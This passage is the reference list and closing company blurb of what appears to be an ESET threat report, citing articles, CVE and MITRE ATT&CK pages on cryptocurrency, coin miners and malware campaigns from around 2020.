[40] https://www.bloomberg.com/news/articles/2020-12-17/bitcoin-price-what-investors-need-know-before-buying-the-cryptocurrency

[41] https://www.paypal.com/us/smarthelp/article/cryptocurrency-on-paypal-faq-faq4398?app=searchAutoComplete

[42] https://www.cnbc.com/select/visa-backs-first-credit-card-to-offer-bitcoin-rewards/

[43] https://www.coindesk.com/price/ethereum

[44] https://www.coindesk.com/price/monero

[45] https://www.bleepingcomputer.com/news/security/new-worm-turns-windows-linux-servers-into-monero-miners/

[46] https://www.microsoft.com/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them/

[47] https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/%20

[48] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[49] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11510

[50] https://www.trendmicro.com/en_us/research/20/k/new-macos-backdoor-connected-to-oceanlotus-surfaces.html

[51] https://www.welivesecurity.com/2016/07/06/new-osxkeydnap-malware-hungry-credentials/

[52] https://www.zdnet.com/article/apple-notarizes-six-malicious-apps-posing-as-flash-installers

[53] https://www.welivesecurity.com/wp-content/uploads/2020/10/ESET_Threat_Report_Q32020.pdf#page=24

[54] https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/

[55] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[56] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[57] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[58] https://twitter.com/ESETresearch/status/1331947342870802432

[59] https://www.ic3.gov/Media/Y2020/PSA201229

[60] https://blog.netlab.360.com/heh-an-iot-p2p-botnet/

[61] https://eecd.eset.com/agenda/detail/3

[62] https://eecd.eset.com/agenda/detail/6

[63] https://eecd.eset.com/agenda/detail/8

[64] https://www.blackhat.com/asia-20/briefings/schedule/#krk-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wi-fi-devices-18516

[65] https://aavar.org/avar2020/index.php/cdrthief-malware-that-targets-linux-voip-softswitches/

[66] https://codeblue.jp/2020/en/talks/?content=talks_11

[67] https://attack.mitre.org/

[68] https://attack.mitre.org/techniques/enterprise/

[69] https://attack.mitre.org/software/

[70] https://attack.mitre.org/groups/

[71] https://attack.mitre.org/versions/v8/techniques/T1547/012/

[72] https://attack.mitre.org/versions/v8/software/S0260/

[73] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[74] https://attack.mitre.org/versions/v8/techniques/T1218/002/

[75] https://attack.mitre.org/versions/v8/groups/G0047/

[76] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[77] https://help.eset.com/glossary/en-US/unwanted_application.html

[78] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

About ESET

For more than 30 years, *ESET®* has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET is the first IT security company to earn *100 Virus Bulletin VB100 awards*, identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit *www.eset.com* or follow us on *LinkedIn*, *Facebook*, and *Twitter*.

WeLiveSecurity.com
@ESETresearch
ESET GitHub